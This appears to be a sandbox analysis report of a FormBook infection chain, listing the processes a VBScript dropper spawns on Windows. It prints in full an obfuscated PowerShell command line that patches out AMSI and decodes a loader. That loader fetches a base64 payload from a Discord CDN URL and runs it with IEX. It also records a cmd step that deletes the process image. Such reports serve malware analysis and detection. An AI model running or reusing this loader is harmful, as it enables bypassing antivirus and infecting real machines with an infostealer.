Start time:	18:35:23
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cscript.exe
Wow64 process (32bit):	true
Commandline:	cscript C:\Users\user\AppData\Local\Temp\Client.vbs A C
Imagebase:	0x1f0000
File size:	126976 bytes
MD5 hash:	A3A35EE79C64A640152B3113E6E254E2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: powershell.exe PID: 2700 Parent PID: 1304

General

Start time:	18:35:24
Start date:	02/12/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	Powershell $a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like '*iUtils') {$c=$b}};$d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name -like '*Context') {$f=$e}};$g=$f.GetValue($null);[IntPtr]$ptr=$g;[Int32[]]$buf = @(0);[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 1);$0462662046266204626620462662046266204626620462662=@(91,82,101,102,93,46,65,115,115,101,109,98,108,121,46,71,101,116,84,121,112,101,40,39,83,121,39,43,39,115,116,101,109,46,39,43,39,77,97,110,97,39,43,39,103,101,109,39,43,39,101,110,116,39,43,39,46,65,117,116,111,109,39,43,39,97,116,105,111,39,43,39,110,46,39,43,36,40,91,67,72,65,114,93,40,57,56,45,51,51,41,43,91,99,72,65,114,93,40,49,50,52,45,49,53,41,43,91,99,104,65,82,93,40,49,49,53,41,43,91,67,72,97,82,93,40,91,66,89,116,101,93,48,120,54,57,41,41,43,39,85,116,105,108,115,39,41,46,71,101,116,70,105,101,108,100,40,36,40,91,67,104,65,114,93,40,91,98,121,116,101,93,48,120,54,49,41,43,91,99,104,97,82,93,40,91,98,89,116,69,93,48,120,54,68,41,43,91,99,104,97,114,93,40,91,98,121,84,101,93,48,120,55,51,41,43,91,99,104,65,114,93,40,49,49,48,45,53,41,43,91,99,104,65,82,93,40,91,66,89,84,69,93,48,120,52,57,41,43,91,99,72,97,82,93,40,57,54,56,48,47,56,56,41,43,91,99,72,97,82,93,40,49,48,53,41,43,91,67,104,97,114,93,40,91,98,89,116,101,93,48,120,55,52,41,43,91,67,104,97,114,93,40,91,66,89,84,69,93,48,120,52,54,41,43,91,99,104,97,114,93,40,49,52,56,45,53,49,41,43,91,99,72,65,82,93,40,57,53,53,53,47,57,49,41,43,91,67,104,65,82,93,40,49,48,56,41,43,91,67,104,65,114,93,40,54,50,54,50,47,54,50,41,43,91,67,104,65,82,93,40,91,98,89,84,69,93,48,120,54,52,41,41,44,39,78,111,110,80,117,98,108,105,99,44,83,116,97,116,105,99,39,41,46,83,101,116,86,97,108,117,101,40,36,110,117,108,108,44,36,116,114,117,101,41,59,40,36,68,48,48,70,57,70,49,85,67,54,61,36,68,48,48,70,57,70,49,85,67,54,61,87,114,105,116,101,45,72,111,115,116,32,39,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,53,67,66,48,50,65,53,50,65,48,56,49,56,51,48,54,50,65,54,70,65,65,65,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,53,67,66,48,50,65,53,50,65,48,56,49,56,51,48,54,50,65,54,70,65,65,65,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,39,41,59,100,111,32,123,36,112,105,110,103,32,61,32,116,101,115,116,45,99,111,110,110,101,99,116,105,111,110,32,45,99,111,109,112,32,103,111,111,103,108,101,46,99,111,109,32,45,99,111,117,110,116,32,49,32,45,81,117,105,101,116,125,32,117,110,116,105,108,32,40,36,112,105,110,103,41,59,36,66,48,50,65,53,50,65,48,56,49,32,61,32,91,69,110,117,109,93,58,58,84,111,79,98,106,101,99,116,40,91,83,121,115,116,101,109,46,78,101,116,46,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,84,121,121,112,101,93,44,32,51,48,55,50,41,59,91,83,121,115,116,101,109,46,78,101,116,46,83,101,114,118,105,99,101,80,111,105,110,116,77,97,110,97,103,101,114,93,58,58,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,32,61,32,36,66,48,50,65,53,50,65,48,56,49,59,36,65,68,48,48,70,57,70,49,85,67,61,32,78,101,119,45,79,98,106,101,99,116,32,45,67,111,109,32,77,105,99,114,111,115,111,102,116,46,88,77,76,72,84,84,80,59,36,65,68,48,48,70,57,70,49,85,67,46,111,112,101,110,40,39,71,69,84,39,44,39,104,116,116,112,115,58,47,47,99,100,110,46,100,105,115,99,111,114,100,97,112,112,46,99,111,109,47,97,116,116,97,99,104,109,101,110,116,115,47,57,49,53,51,52,55,56,52,53,55,53,50,55,48,53,49,48,57,47,57,49,53,55,57,57,56,48,48,55,52,48,52,54,50,54,54,50,47,109,111,110,111,46,106,112,103,39,44,36,102,97,108,115,101,41,59,36,65,68,48,48,70,57,70,49,85,67,46,115,101,110,100,40,41,59,36,54,55,52,69,49,54,53,67,56,51,61,91,84,101,120,116,46,69,110,99,111,100,105,110,103,93,58,58,39,85,84,70,56,39,46,39,71,101,116,83,116,114,105,110,103,39,40,91,67,111,110,118,101,114,116,93,58,58,39,70,114,111,109,66,97,115,101,54,52,83,116,114,105,110,103,39,40,36,65,68,48,48,70,57,70,49,85,67,46,114,101,115,112,111,110,115,101,84,101,120,116,41,41,124,73,96,69,96,88);[System.Text.Encoding]::ASCII.GetString($0462662046266204626620462662046266204626620462662)|I`E`X
Imagebase:	0x13ff30000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Read

Registry Activities Show Windows behavior

Analysis Process: calc.exe PID: 3044 Parent PID: 2700

General

Start time:	18:35:58
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\calc.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xb80000
File size:	776192 bytes
MD5 hash:	60B7C0FEAD45F2066E5B805A91F4F0FC

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.533047014.0000000000080000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.533047014.0000000000080000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.533047014.0000000000080000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000000.493675767.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000000.493675767.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000000.493675767.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.533315726.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.533315726.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.533315726.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000000.493359137.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000000.493359137.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000000.493359137.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.533246688.0000000000290000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.533246688.0000000000290000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.533246688.0000000000290000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 3044

General

Start time:	18:36:01
Start date:	02/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000000.510963723.0000000007F69000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000000.510963723.0000000007F69000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000000.510963723.0000000007F69000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000000.523205518.0000000007F69000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000000.523205518.0000000007F69000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000000.523205518.0000000007F69000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: cmmon32.exe PID: 2696 Parent PID: 1764

General

Start time:	18:36:14
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cmmon32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmmon32.exe
Imagebase:	0x170000
File size:	43008 bytes
MD5 hash:	EA7BAAB0792C846DE451001FAE0FBD5F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.695505990.0000000000230000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.695505990.0000000000230000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.695505990.0000000000230000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.695460861.00000000001C0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.695460861.00000000001C0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.695460861.00000000001C0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.695385145.0000000000080000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.695385145.0000000000080000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.695385145.0000000000080000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2832 Parent PID: 2696

General

Start time:	18:36:19
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\WINDOWS\syswow64\calc.exe"
Imagebase:	0x4a4d0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis